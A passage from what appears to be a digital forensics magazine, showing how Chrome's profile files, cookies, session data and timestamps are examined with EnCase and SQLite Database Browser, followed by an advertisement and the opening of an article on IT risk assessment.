



Figure 10. *EnCase Tree Pane showing file structure*

Here in the tree pane EnCase provides us with an overall view of the file structure of the Chrome folder. As you can see, it contains much the same information as was found when we utilized FTK Imager. Again, I focused upon the "Default" folder which is going to contain items of interest for a forensic examiner during an examination.

In the "Default" folder we can see that we have 8 different files. These files will all hold different information with some possible overlap so we will have to be careful as we proceed into the examination in order not to miss anything that could be important to the case! Remember also that Chrome is in a SQLite database format, so that might just provide us with some differences as we drill down further in EnCase.



	Name	Filter	In Report	File Ext	File Type	File Category	Signature	Description	Is Deleted	Last Accessed	File Created
1	Archived History							File, Archive		06/25/13 04:27:20PM	06/25/13 04:27:20PM
2	Archived History-jo...							File, Archive		06/25/13 04:27:20PM	06/25/13 04:27:20PM
3	Bookmarks							File, Archive		06/25/13 04:27:20PM	06/25/13 04:27:20PM
4	Bookmarks.bak			bak	Backup(2)	Archive		File, Archive		06/25/13 04:27:20PM	06/25/13 04:27:20PM
5	Cache							Folder, Invalid Cluster			
6	Cookies							File, Archive		06/25/13 04:27:21PM	06/25/13 04:27:21PM
7	Cookies-journal							File, Archive		06/25/13 04:27:21PM	06/25/13 04:27:21PM
8	Current Session							File, Archive		06/25/13 04:27:21PM	06/25/13 04:27:21PM
9	Current Tabs							File, Archive		06/25/13 04:27:21PM	06/25/13 04:27:21PM
10	Extension State							Folder, Invalid Cluster			
11	Extensions							Folder, Invalid Cluster			
12	Favicons							File, Archive		06/25/13 04:27:21PM	06/25/13 04:27:21PM
13	Favicons-journal							File, Archive		06/25/13 04:27:21PM	06/25/13 04:27:21PM
14	History							File, Archive		06/25/13 04:27:21PM	06/25/13 04:27:21PM
15	History Index 2012...							File, Archive		06/25/13 04:27:21PM	06/25/13 04:27:21PM
16	History Index 2012...							File, Archive		06/25/13 04:27:21PM	06/25/13 04:27:21PM
17	History Index 2013...							File, Archive		06/25/13 04:27:21PM	06/25/13 04:27:21PM
18	History Index 2013...							File, Archive		06/25/13 04:27:21PM	06/25/13 04:27:21PM
19	History Index 2013...							File, Archive		06/25/13 04:27:21PM	06/25/13 04:27:21PM
20	History Index 2013...							File, Archive		06/25/13 04:27:21PM	06/25/13 04:27:21PM
21	History Index 2013...							File, Archive		06/25/13 04:27:21PM	06/25/13 04:27:21PM

Figure 11. *EnCase Table Pane View of Chrome Files*

Moving across the screen in EnCase we come to a more detailed view of what files are found in the "Default" folder. As before, in FTK Imager, we see many of the same file names, timestamps and areas of interest. So far Imager and EnCase are running neck and neck in giving us an insider view of Google Chrome.

Now for the sake of argument, let us take a look at the same file here in EnCase that we did in FTK. Remember file "f_000655?" It was an image file, captured from a browsing session during which I visited the Network Minor site. Now we will take a look at it in EnCase and see if there are some differences.




Figure 12. *EnCase view of f_000655*

So, we have located our file and EnCase gives us a view inside the file itself. Take note of the bottome pane, in EnCase called the “View Pane.” It is here that we would expect to see the file rendered in it’s native format. Now, we know that this was an image file, but EnCase is only showing us some klingon here! Let us take a closer look.




Figure 13. *EnCase View Pane of f_000655*

As we get a closer look at the code here, we can see some interesting items. In the very first line of code we can see that this file has a file header listing it as a .png file. This would align with what we have discovered about this file earlier in FTK Imager.

We can see that a .png file shows up in the test of this file, which provides us with a clue as to what it contains, however EnCase fails to translate this into a format that is easy for the human eye to discern! This can be a weakness when working a forensic examination, so having multiple tools available can help you out immensely. As I researched for this article I continued to browse through this section to see if any other easy to identify file formats jumped out at me and the below listed hex code caught my eye. It was found easily, just by browsing down the EnCase Table Pane with an eye on the View Pane. If you take note of the hex below you will see that it starts wtih “0xFF-D8.” Most forensic examiners can tell you what header information will be found in a .jpeg format and this is it!

```
FF D8 FF E0 00 10 4A 46 49 46 00 01 02 00 00 01 00 01 00 00 FF FE 00 04 2A 00 FF E2 02 1C 49 43 43 5F 50 52
4F 46 49 4C 45 00 01 01 00 00 02 0C 6C 63 6D 73 02 10 00 00 6D 6E 74 72 52 47 42 20 58 59 5A 20 07 DC 00 01
00 19 00 03 00 29 00 39 61 63 73 70 41 50 50 4C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 F6 D6 00 01 00 00 00 00 D3 2D 6C 63 6D 73 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0A 64 65 73 63
00 00 00 FC 00 00 00 5E 63 70 72 74 00 00 01 5C 00 00 00 0B 77 74 70 74 00 00 01 68 00 00 00 14 62 6B 70 74
00 00 01 7C 00 00 00 14 72 58 59 5A 00 00 01 90 00 00 00 14 67 58 59 5A 00 00 01 A4 00 00 00 14 62 58 59 5A
00 00 01 B8 00 00 00 14 72 54 52 43 00 00 01 CC 00 00 00 40 67 54 52 43 00 00 01 CC 00 00 00 40 62 54 52 43
00 00 01 CC 00 00 00 40 64 65 73 63 00 00 00 00 00 00 00 03 63 32 00 00 00 00 00 00 00 00
```

WORD SEARCHING IN ENCASE

Another great tactic that is available when using EnCase is the word search function. The examiner can craft his/her own word list and then search through the forensic image for those words. This can come in very handy during investigations, so I thought that it might be helpful when examining Google Chrome files as well. The results? Keep reading my friends!

I crafted a small word list, only four words, just to experiment with the process and see what happened. After crafting the four word search list I ran the search. It only took about a minute to complete and my results were in! See them in the images below.




Figure 14. *EnCase Word Search*

Table Report Gallery Timeline Code

	Name	Preview	Hit Text	Entry Selected	File Offset	Length	Filter	In Report	File Ext
1	Cookies	1 .eforensicsmag.com .>	eforensics		40050	10		•	
2	Cookies	€!þòg 1 .eforensicsmag.com .>	eforensics		40080	10		•	
3	Cookies	€!þòf 1 .eforensicsmag.com .>	eforensics		40110	10		•	
4	Cookies	€!þòe 1 .eforensicsmag.com .>	eforensics		40140	10		•	
5	Cookies	/eforensicsmag.com .>	eforensics		187345	10		•	
6	Cookies	/- eforensicsmag.comcoo	eforensics		241493	10		•	
7	Cookies	.1.utmcsr=eforensicsmag.com\u	eforensics		258532	10		•	
8	Cookies	y .eforensicsmag.com__u	eforensics		258648	10		•	
9	Cookies	A .eforensicsmag.com__u	eforensics		258768	10		•	
10	Cookies	.eforensicsmag.com__u	eforensics		258860	10		•	
11	Cookies	Q .eforensicsmag.com__u	eforensics		258930	10		•	
12	Cookies	tmctr=www.eforensicsmagazine	eforensics		259033	10		•	
13	Current Session	-US&q=www.eforensicsmagazin	eforensics		9645	10		•	
14	Current Session	-US&q=www.eforensicsmagazin	eforensics		14905	10		•	
15	Current Session	-US&q=www.eforensicsmagazin	eforensics		15004	10		•	
16	Current Session	-US&q=www.eforensicsmagazin	eforensics		21168	10		•	
17	Current Session	http://eforensicsmag.com/	eforensics		21239	10		•	
18	Current Session	-US&q=www.eforensicsmagazin	eforensics		22050	10		•	
19	Current Session	http://eforensicsmag.com/	eforensics		22083	10		•	
20	Current Session	http://eforensicsmag.com/	eforensics		22146	10		•	
21	Current Session	-US&q=www.eforensicsmagazin	eforensics		24161	10		•	
22	Current Session	http://eforensicsmag.com/	eforensics		24194	10		•	
23	Current Session	http://eforensicsmag.com/	eforensics		24257	10		•	

Figure 15. *EnCase Word Search Results*

In the forensics world there is a running debate about automating the work versus hands on forensics. I do not know which side of the debate I will come out on, but as of right now I am in the middle. There are some processes that certainly come out ahead being automated, saving the examiner loads of time and effort. But, there will be other processes that a good old fashioned hands on approach is much better. Here, EnCase can help the examiner out by providing us with an automated tool that will allow you to quickly search through the Google Chrome folders for keywords pertinent to your case, cutting down on the time you might have to take in searching each file by hand.

In the word search, remember just four words, EnCase came back with an astounding 5,598 hits! As I did this little bit of experimentation I did a little looking around while I was there in EnCase with Chrome

open. I found that Chrome was not only recording my Internet activity, but it had also made some entries on other things that were going on on my computer! This was a surprise to say the least. I had been working a small case involving a local law enforcement agency and as I browsed around the search hits from the word search I started seeing file fragments from that case. Now, I do not know the how or the why, yet, as to why Chrome was holding these little tidbits, but I now know that it does. Chrome's program code is public so more research could certainly be completed to learn more about these kinds of incidents.

That last bit of knowledge could come in handy when examining a case and coming up against something unexpected. Hopefully a researcher somewhere will delve further in Chrome and its activities on a computer once it has been downloaded and installed! Sadly that would be beyond the scope of this article, so I will say adieu at this point, but do keep it in mind.

SQLITE DATABASE BROWSER

Another open source tool that you can use to find your way around the Google Chrome SQLlite database files would be the SQLite Database Browser. This is an open source, freeware tool, that has some great applications when searching through the Chrome file system.. The Browser can be found on Sourceforge at *http://sqlitebrowser.sourceforge.net*. It is free to download and operates on several different operating systems. The program I utilized for this article was for the MAC OSX operating system and it worked well with the Chrome image that I had created. So, if you are a beginning forensic examiner who is short on cash, this could be a great tool for you to utilize. If you are an advanced forensic examiner, don't forget the open source tools. You can never have too many tools in the toolkit!

SQLite Database Browser (SDB) for the rest of the article, runs in a GUI format that is very user friendly. Once you have downloaded SDB and installed it you can start examining the files within Google Chrome. There are many different options available to you when you are using SDB, far too many to cover in the rest of this article, so experiment and learn as you go!




Figure 16. *SQLite Database Browser*




Figure 17. *SQLite Database Browser Structure Fields*

In figure 17 I had loaded up one of the files from Chrome and took a look at the database structure layout. As you can see SDB lays out the various fields for you and gives a brief description of each one. This should help you to better understand the way SQLlite works as it holds information and in what format. Many forensic examiners have little experience working with database structures so this is a good way to start learning about it. Do not ever pass up the opportunity to gain new knowledge!




Figure 18. *SQLite Database Browser Cookies Folder*

So in the interest of forensic excellence I loaded up the Chrome Cookies folder. Everyone loves cookies, especially a forensic examiner! As you can see in the picture there is quite a bit of information for us to examine in the cookies folder. But the important thing that I want you to notice is the time stamp section. It is very different than those we saw in FTK Imager and EnCase and you need to understand why this is so.

In Google Chrome a different format is followed when stamping the files with the date. The timestamp information are not constructed in an Epoch format, rather it is done as the number of seconds since midnight UTC of 1 January 1601. This has been noted before in several papers on Chrome. Throughout Chrome files you will notice that several different file formats are used. In other files the timestamp is in UTC. I am not sure as to why the different formats are used but you should be aware of this in case timestamps end up playing a large role in your investigation.




Figure 19. *SDB Chrome Top Sites Folder*

In Figure 19 I pulled out a file that could be of interest during an investigation. It is called “top sites.” Just the name alone should be enough to pique your investigative curiosity, right? So here they are. Since Chrome was new on the system I used there aren’t a whole lot of sites present, but Chrome does keep a record on the top visited sites by user. Again, this could be of high importance in many types of cases you could find yourself working. Chrome records the url of the site visited, it’s title, the redirect and gives it an “url_rank.” These are all great items to be able to include in a forensic report so hopefully you will remember that this is there for you to examine and use!

SUMMARY

In this article we took an in-depth look at the program Google Chrome. We learned that it is based upon SQLite databases and that it can be examined utilizing a wide variety of tools. Chrome holds a huge amount of data that can be searched and accessed to assist in a great number of investigations. We looked at both free and purchased software and learned a great deal about the strengths of having both at your disposal.

Remember to bring your forensic training and skills to the examination of the Google Chrome database structure. We saw many types of files and naming conventions that would immediately lead us to believe that there was a high probability that evidence would exist in certain locations. We also, briefly, discussed the timestamps found within Chrome and the differences that you can expect to see. My hope is that this knowledge will assist you in future investigations and help to protect the world of 1's and 0's.

ABOUT THE AUTHOR



David Biser is a computer forensic examiner and ethical hacker. He has worked in the field for over 10 years and has obtained the Certified Ethical Hacking and Certified Computer Forensic Examiner certs from EC Council and the IACRB. He has attended training from SANS, the United States Secret Service and the National White Collar Crime Center. David has worked hundreds of computer forensic cases ranging from child pornography to credit card fraud to hacking cases and testified as an expert witness in state court. David enjoys pursuing new techniques in digital forensics and network security and spending time with his family. He is an avid reader and ethical hacker, constantly exploring new ways to help secure networks and investigate network related crimes.



www.CyberThreatSummit.com

October 24th 2013

24 Hour
Global Follow The Sun
Virtual Summit

1,000+ Delegates

100 Countries

24 Time Zones

50+ Experts

1 Day

Free Registration

STEP-BY-STEP TO ASSESS IT SYSTEM CONTROLS

UNDERSTANDING RISKS BEFORE AN INCIDENT OCCURS

by Kevin M. Moker

Risk management is a discipline that covers many areas. There is financial risk, operational risk, strategic risk, and compliance risk to name a few. Information Technology (IT) poses its own risk to the organization, but what is IT risk? Why should you care about IT risk? How do I measure IT risk? It has been said, "What gets measured, gets done." Lets look at how to conduct an IT risk assessment from policy to assessment questions to actual compliance measurements against the information security policies. The number one goal is to be able to know if you're in compliance with your information security policies. This is just one strategy to get there.

What you will learn:

- A general understanding of information security risk management
- A general understanding of how to conduct an information security risk assessment

What you should know:

- Many organizations have no idea where to spend their risk reduction budget dollars because they do not know where the risk is for their assets. Know where your risks are with respect to your information systems.
- It is not difficult to conduct these assessments. Don't over complicate the process.

Almost all organizations today rely on information technology assets to conduct business, but many organizations really do not have a basic understanding of technology risk. The organizations do not have clear metrics that measure the information security controls to the actual information assets. How do organizations know where to put the most financial support if they do not know the levels of risk?

INTRODUCTION

Information security risk management (ISRM) is the identification, control, and measurement of potential threats, known and unknown vulnerabilities, and the impacts of adverse events that compromise the confidentiality, integrity, and availability of information technology systems. There are several other factors that weigh into the risk factor (e.g., the means, opportunity, and motives to attack an information asset). This is not a perfect science. This is more of an art-science approach to deal with information security risk. This article will walk you through the steps of s simple risk assessment methodology to get you started and to understand how to measure your risk.

WHAT ARE YOU TRYING TO PROTECT AND WHY?

